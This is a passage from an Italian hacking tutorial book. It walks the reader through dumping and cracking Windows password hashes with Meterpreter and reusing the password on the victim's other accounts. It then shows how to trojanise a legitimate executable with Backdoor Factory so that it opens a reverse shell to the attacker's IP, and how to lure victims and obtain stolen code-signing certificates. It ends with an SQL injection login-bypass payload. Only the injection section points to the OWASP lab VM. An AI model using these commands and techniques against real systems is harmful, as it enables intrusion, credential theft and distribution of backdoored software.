questa importante informazione utilizzando un *hash*, cioè un lungo codice alfanumerico che, di fatto, corrisponde proprio alla password. Recuperando l'hash è possibile risalire alla password. La tecnologia cambia in base alla versione di Windows (in particolare per quelle successive a Windows 7) ma il concetto di base è pressoché identico: ne parleremo estesamente più avanti in questo libro. Per ora consideriamo il nostro semplice esempio, basato su una macchina Windows XP. Da Armitage, fai clic sul relativo host con il tasto destro del mouse e seleziona *Meterpreter/Access/Dump Hashes/Registry Method*. Nel box visualizzato fai clic su *Launch* e attendi. Nella console in basso, dopo una manciata di secondi, compaiono alcune informazioni.




Figura 9.6 Uno screenshot in diretta dal computer della vittima.

Dumping password hints, se disponibile, svela il suggerimento con il quale l'utente può ricordarsi la password nel caso la dimentichi, e che è lui stesso a scegliere in fase di configurazione. Spesso, il

suggerimento è la password stessa, ma non sempre è così: dipende molto dalla scaltrezza dell'utente.

Dumping password hashes, invece, recupera proprio i famosi hash. In questo caso specifico a te interessa quello di *Administrator*. Come vedi è composto da sequenze di caratteri separate tra loro da due punti. La password è nell'ultima sequenza (Figura 9.7). Nel mio caso si tratta di:

```
9cadaff03ae475011e5ea6e4b7c4e597
```




Figura 9.7 Meterpreter mette a disposizione varie tecniche con cui recuperare gli hash delle password di accesso a un account Windows. I risultati sono sorprendenti.

Ben trentadue caratteri potrebbero spaventarti, ma la verità è che gli hash, a seconda della tipologia, ne hanno un numero fisso. Quindi la tua password può essere anche di quattro lettere, ma ha comunque un hash di trentadue caratteri. Ora devi risalire alla stringa corrispondente (Figura 9.8). Per farlo, di solito, si usano delle *rainbow table*, vale a dire enormi tabelle che contengono i codici hash relativi a pletore di parole, numeri e stringhe variegate. Basta trovare l'hash in una di

queste tabelle per vedere a quale stringa corrisponde: quella è la nostra agognata password. Ora, io ti sto facendo un esempio molto spicciolo, quindi andrò direttamente al sodo. Puoi utilizzare un sito come `www.objectif-securite.ch/en/ophcrack.php` per accedere a rainbow table online. Nella home, digita il codice hash nella casella *Enter your NThash here to crack it*, fai clic su *Go* e attendi. Se il codice è presente nelle tabelle disponibili nel sito allora ti sarà restituita la stringa corrispondente. Nel nostro esempio, come vedi, non è servito molto lavoro: la stringa, e dunque la password dell'account *Administrator* della target machine è *prova*. Una volta trovata, la puoi usare per accedere al sistema tramite quel dato account, ma tieni anche conto che, spesso, un utente sceglie una password sulla base di quelle che già utilizza. Quindi potresti provare a sfruttarla anche in altri servizi della vittima.




Figura 9.8 Torneremo più avanti sulla questione password e loro “gestione”, ma già in questo capitolo puoi dire di esserti tolto una bella soddisfazione.

In questo capitolo hai visto eseguire degli attacchi semplici, ma completi, che ti danno una chiara idea di come, partendo da un computer e arrivando a quello della vittima, sia possibile prenderne il controllo. Siamo ancora agli inizi, ma capisci bene che già con questi strumenti è possibile portare a termine delle attività hacking di buon livello. E abbiamo visto solo la punta dell’iceberg. Il consiglio, a questo punto, è di ripassare quello che abbiamo visto fin qui e tornare sugli argomenti che ti sono meno chiari. Nei prossimi capitoli avrai decisamente bisogno di queste basi!

Primi attacchi web

Abbiamo fatto pratica con attacchi strutturati, che abbiamo analizzato dalla A alla Z, ma anche piuttosto accademici. Adesso è arrivato il momento di scendere in dettagli più “pruriginosi” e tecniche un po’ meno scontate, costruite sulle basi degli elementi più interessanti appresi finora.

Costruire una backdoor

Dal punto di vista tecnico, una backdoor è un metodo, un software, un pezzetto di codice o un componente hardware che serve per poter accedere in modo indisturbato a un sistema all’insaputa del suo legittimo tenutario. Chiaro, dunque, che dal punto di vista di chi attacca è uno strumento molto utile. Realizzare una backdoor non è semplice e spesso richiede di sfruttare bug più o meno noti. Nel corso degli anni, tuttavia, hanno fatto capolino dei tool per infilare backdoor in software genuini e uno dei migliori in questo senso è Backdoor Factory, o BDF. Si tratta di uno strumento con cui aggiungere una piccola porzione di codice a un file binario, quindi eseguibile, senza che influisca sul normale funzionamento del programma, creando al tempo stesso una connessione con il computer dell’hacker. Prima di utilizzarlo, va da sé, devi spendere del tempo a capire quale programma solletichi di più la fantasia e la voglia di clic della potenziale vittima. In genere occorre puntare a un software piccolo,

che la vittima utilizzerà di sicuro o sia portata a provare per via delle proprie specifiche necessità. Non ci sono particolari prescrizioni tecniche: occorre un file binario, va benissimo anche se si tratta di uno dedicato all'installazione di un software più complesso. Per il resto, ecco qualche suggerimento.

- Il software deve essere di piccole dimensioni.
- Il software deve essere "portable", quindi utilizzabile senza bisogno di installazione: le procedure di installazione spaventano parecchi utenti.
- Nel caso non sia portable, deve essere almeno un software dedicato a un'attività che sta molto a cuore alla vittima.
- Ricorda che basta convincere la vittima ad avviare quel dato file. Quindi non occorre portare a termine l'installazione o una determinata attività.
- Serve del social engineering per convincere la potenziale vittima a scaricare e utilizzare il file.
- Tieni conto del sistema operativo utilizzato dalla vittima. Per esempio, se è un sistema a 32 bit, difficilmente vi funzionerà un software a 64 bit. E non è detto che un software avviato ma che poi si blocca per problemi di incompatibilità riesca a lanciare la backdoor.
- Una buona idea è anche quella di utilizzare un file presente nel sistema operativo della macchina della vittima, che dunque si trovi senza dubbio in quel computer.

NOTA

Da un po' di tempo Backdooor Factory non ha più il supporto ufficiale del suo sviluppatore (Figura 10.1). Non si conosce il futuro del tool: potrebbe fermarsi alla versione attualmente presente in Kali Linux, oppure evolvere grazie al contributo di altri sviluppatori.




Figura 10.1 Con questo annuncio, risalente all'agosto del 2017, l'autore di Backdooor Factory ha comunicato l'interruzione dello sviluppo della sua creatura. Il codice sorgente, tuttavia, è disponibile in Rete e non mancano progetti indipendenti per portarlo avanti.

Una volta individuato il software a cui aggiungere la backdoor (nel mio caso ho scelto IrfanView, un software grafico disponibile gratuitamente in Rete), si passa al confezionamento.

Apri Kali e utilizza il suo browser, Firefox, per scaricare il file da sabotare. Una volta scaricato, lo trovi nella cartella *Downloads*. Crea una cartella dove lavorarlo e trasferiscilo al suo interno. Apri il terminale di Kali e digita:

```
cd
mkdir backdoor
cp ~/Downloads/miofile.exe ~/backdoor/
```

NOTA

Va da sé, ormai lo sai bene, che dopo ogni istruzione dal terminale di Linux devi premere il tasto Invio.

Alla fine, il tuo file binario viene copiato nella cartella backdoor, dove può essere lavorato. Se digiti:

```
backdoor-factory
```

ottieni l’elenco di comandi e opzioni disponibili per questo potente tool. All’inizio, tuttavia, è bene vedere cosa Backdoor Factory può fare per il nostro file. Il comando:

```
backdoor-factory –f ~/backdoor/miofile.exe
```

restituisce un elenco di opzioni utilizzabili con questo specifico file eseguibile. Molto spesso, come nel mio esempio specifico, tra queste compare `reverse_shell_tcp_inline`. Si tratta di un’opzione che crea una connessione diretta tra la macchina della vittima e quella dell’hacker, dando la possibilità di impartire da remoto dei comandi. Ogni opzione ha bisogno dei propri parametri e questa non fa differenza. Occorre, per esempio, un numero di porta da utilizzare per la “comunicazione” tra i due computer oltre, naturalmente, all’indirizzo IP della macchina dell’hacker (ricordati, infatti, che la backdoor “parte” dalla target machine). Per esempio:

```
backdoor-factory –X –f ~/backdoor/miofile.exe –s reverse_shell_tcp_inline –H
192.1.168.211 –P 8123
```

Dove:

- `X` garantisce la compatibilità del file eseguibile anche nelle machine dotate di Windows XP dove, altrimenti, la backdoor rischierebbe di bloccarsi;
- `s` carica il payload desiderato e specificato di seguito (nel mio caso `reverse_shell_tcp_inline`);
- `H` indica l’indirizzo IP della macchina dell’hacker, o comunque quella con cui viene creata la connessione dal computer colpito dalla backdoor;
- `P` indica la porta con cui effettuare le comunicazioni.

Con un’istruzione di questo tipo, Backdoor Factory va a innestare una backdoor con le caratteristiche prestabilite, direttamente nel file eseguibile che ho scelto. Una volta lanciata l’istruzione, tuttavia, il tool

chiede in quale specifica zona di memoria del file si vuole inserire la backdoor (*Available caves*). Le opzioni, in questo caso, variano moltissimo a seconda del tipo di eseguibile che dsi dà in pasto a Backdooor Factory, e sarebbe il caso che, di volta in volta, le approfondissi. Tuttavia, se non sai cosa scegliere e vuoi fare un veloce test senza troppi patemi seleziona la prima opzione (Figura 10.2).




Figura 10.2 Backdoor Factory richiede costanza e pazienza. Spesso, infatti, può dare dei problemi, ma basta scegliere opzioni, o eseguibili, diverse per arrivare al risultato sperato.

Quando le cose non vanno bene

La modifica di un eseguibile, così come viene fatta da Backdoor Factory, è un'operazione molto complessa, che ha a che fare con zone di memoria non certo nate per supportare questo genere di operazioni. Per questo i risultati sono imprevedibili, al punto che, spesso, l'operazione non va a buon fine e restituisce messaggi di errore e quello finale di *Failed*. Se così fosse, il file eseguibile non viene modificato e devi ripetere l'operazione con altri tipi di opzioni e payload. Se non riesci a ottenere il risultato agognato, non ti resta che provare con un altro eseguibile. Devi essere molto paziente, in questo frangente, e andare per tentativi. La pazienza, del resto, è una virtù essenziale per un hacker.

Se nelle tue sperimentazioni con i diversi payload incorri in messaggi di errore che hanno a che fare con i file di certificazione, per esempio quelli in formato CER, si apre un altro discorso. Cercherò di spiegartelo in maniera molto semplice. Una certificazione consente a determinati programmi di essere considerati sicuri, perché viene rilasciata solo a certi produttori sulla base di specifici controlli. È un po' come impossessarsi del badge di un'altra persona per entrare in un edificio: a meno che qualcuno non si prenda la briga di fermarti e controllare la corrispondenza tra documenti di identità e badge, sarà possibile passare tutti i controlli automatici. Va da sé, a questo punto, che una certificazione, sotto forma di un apposito file, va "recuperata" in qualche maniera. In Rete se ne trovano numerosissime, trafugate e messe a disposizione della comunità. Non tutte sono valide, però, perché un file di certificazione va incontro a scadenza o, in caso di furto conclamato, a revoca. Anche in questo caso, si tratta di tentare e ritentare fino a trovare una buona soluzione. Se hai per le mani un file di certificazione lo devi copiare nella sottocartella *certs*, che trovi nella cartella di installazione di Backdoor Factory. Sarà il tool, poi, ad "agganciare" la certificazione al file binario opportunamente modificato.

Per le tue sperimentazioni, e se hai a che fare con sistemi operativi piuttosto vecchi, puoi saltare a piè pari il passaggio di certificazione, aggiungendo l'opzione `-z`, che consente di non inserire la certificazione. Per esempio:

```
backdoor-factory –X –f ~/backdoor/miofile.exe –s reverse_shell_tcp_inline –H
192.1.168.211 –P 8123 –Z
```

Di fatto, hai creato la tua prima backdoor e non ti resta che piazzarla nel computer della vittima. Come? Il social engineering è il mezzo più semplice e veloce. La creazione di una backdoor porta in dote un discorso molto ampio. Quello, cioè, di mantenere attiva la connessione alla target machine. Mi spiego. Con gli attacchi fin qui visti, e molti

altri che vedremo, hai imparato ad accedere a una macchina da remoto. Tuttavia tutto il lavoro fatto rischia di essere neutralizzato per una lunga serie di ragioni. La creazione di una backdoor, invece, garantisce un accesso continuo alla macchina ogni volta che ti serve.

Detto questo, poniamo che il file modificato a dovere sia presente, ora, anche nella target machine. Torna ad Armitage nella tua macchina Kali. Nell'elenco di exploit a sinistra seleziona *multi/handler* e facci doppio clic sopra. Inserisci le informazioni relative a indirizzo IP e porta come impostati nella backdooor, poi fai clic su Launch (Figura 10.3).




Figura 10.3 Come con buona parte delle opzioni degli exploit di Metasploit, anche in questo caso puoi fare clic su Show advanced options per accedere ad alcune opzioni avanzate.

È come se avessi attivato una modalità di "ascolto", quindi ora tutto quel che devi aspettare è che il file con la backdoor sia avviato nel computer della vittima. Se le cose vanno a buon fine, si viene a creare

una shell, che hai già imparato a conoscere, e che ti consente di interagire con la macchina della vittima.

> **NOTA**
> La tecnica basata su backdoor è molto più versatile di un attacco diretto, basato su exploit, come quello visto in precedenza. La riuscita di un attacco basato su exploit dipende moltissimo dalla "qualità" dell'exploit stesso e dalla sua freschezza. Nel caso della backdoor, in buona parte dei casi, è sufficiente che la vittima avvii il programma per creare una connessione diretta con la macchina dell'hacker.

WordPress, SQL Injection e dintorni

A metà strada tra la leggenda e il fascino più oscuro dell'hacking, SQL Injection è uno degli attacchi più strombazzati nel campo della sicurezza. O, per meglio dire, *era* uno degli attacchi più strombazzati. La sua elegante semplicità ci ha accompagnati per decenni ma il Web si è attrezzato per tarparne potenza e pericolosità. Tuttavia, capita, e non così di rado, che qualche vittima eccellente cada ancora sotto i colpi di un buon SQL Injection. Nell'estate del 2017, per esempio, la piattaforma web Rousseau del Movimento 5 Stelle, di fatto un sito utilizzato per votazioni e altre attività di questo gruppo politico, fu colpito in modo pesante proprio da un attacco di questo tipo. Successive investigazioni portarono alla scoperta di una tecnologia web obsoleta e vulnerabile del sito, a dimostrazione che uno dei migliori sistemi di difesa è e rimane l'aggiornamento. SQL Injection va imparato a prescindere dall'effettiva possibilità di sferrare un attacco di questo tipo, perché la sua elegante semplicità ci insegna che un attacco efficace non deve essere necessariamente complesso. Anzi. Senza contare che buona parte dei siti oggi si basa su WordPress e

questa piattaforma, a sua volta, si basa in modo sostanziale su SQL. Non hai davvero scuse per ignorarlo.

Come il nome lascia intuire, un SQL Injection non è altro che l'inserimento di codice all'interno di un database SQL. Lo *Structured Query Language* è un linguaggio molto utilizzato nella gestione dei database, appunto, e l'attacco consiste nell'invio di stringhe in questo linguaggio tramite l'interfaccia progettata per l'utente finale, di modo che siano eseguite e conferiscano all'hacker dei permessi speciali. Insomma, semplificando, al posto di una password si inserisce un comando SQL e questo sarà eseguito! Ci sono vari modi per sferrare un attacco di questo tipo e ciascuno dà luogo a una variante di *injection*, ma il risultato finale è più o meno sempre lo stesso: ottenere l'accesso ai dati di un database, manomettere delle informazioni, rubare un'identità. Ecco perché è molto pericoloso e al tempo stesso molto ambito da un hacker. Con uno sforzo minimo si possono ottenere ottimi risultati. Dato che i siti vulnerabili agli SQL Injection iniziano a essere pochi, e visto che non voglio certo rendermi responsabile di un attacco verso un obiettivo reale, per l'occasione mostrerò anche come si utilizza l'OWASP BWA.

SQL Injection in pratica

È difficile comprendere un attacco SQL Injection, poiché sembra fin troppo facile effettuarlo e la sua efficacia ha sempre un che di "magico". In realtà, come quasi sempre accade, è una questione di matematica. Innanzitutto, ricorda che un SQL Injection, nella stragrande maggioranza dei casi, coinvolge pagine e database di login a un servizio web. Sai bene che il login, di solito, si basa sull'accoppiata nickname e password, giusto? Ora, poniamo che il riconoscimento di nickname e password sia regolato dal seguente comando:

```
SELECT id FROM users WHERE username='$username' AND password='$password'
```

In pratica, la stringa cerca il nome utente nel database, guarda se la password corrisponde e solo in questo caso dà l'ok per l'accesso. Fai attenzione, tuttavia, a quell'AND. Dalla matematica, sappiamo che questo operatore risulta vero solo se entrambe le condizioni risultano vere. Quindi, semplificando, abbiamo l'accesso solo se nickname e password corrispondono. Ora mettiamo che nella pagina di

login anziché mettere un nickname e una password andiamo a mettere, in entrambi i campi, la stringa:

```
'OR '1'='1
```

A questo punto, la condizione diventa:

```
SELECT id FROM users WHERE username='' OR '1'='1' AND password='' OR '1'='1'
```

Dato che è sempre vero che “1 uguale a 1”, è chiaro che l’operatore AND diventerà vero. Con il risultato che il database ci restituirà il primo account memorizzato. E questo, di solito, è proprio quello dell’amministratore che l’ha creato e lo gestisce. Diabolico, vero?

L’*Open Web Application Security Project* (Figura 10.4) è una comunità dedita alla divulgazione della sicurezza informatica. Per questo motivo, mette a disposizione una miniera di documentazione e software utili all’apprendimento delle migliori tecniche di difesa e di attacco, incluse delle virtual machine pronte per essere utilizzate per i test. *Broken Web Applicatio*n (BWA) nasce proprio per questo scopo. È una virtual machine, di quelle che ormai conosci a menadito, e la puoi scaricare dalla pagina `https://sourceforge.net/projects/owaspbwa/files/`.

Scegli il formato di compressione che preferisci e una volta scaricato il file estrai il contenuto nel disco fisso.

Nel mio caso ho scaricato direttamente il file in formato OVA, più semplice da gestire con VMware Workstation Player. Se usi anche tu questo hypervisor, dal suo menu principale fai clic su *Open a Virtual Machine* e carica il file OVA di BWA. Poi fai clic su *Import*. Al termine del caricamento puoi modificare le impostazioni della macchina virtuale. Approfittane per impostare una scheda di rete compatibile con il tuo sistema di test (se mi hai seguito passo passo finora, sai che è meglio scegliere la modalità *Bridged*).

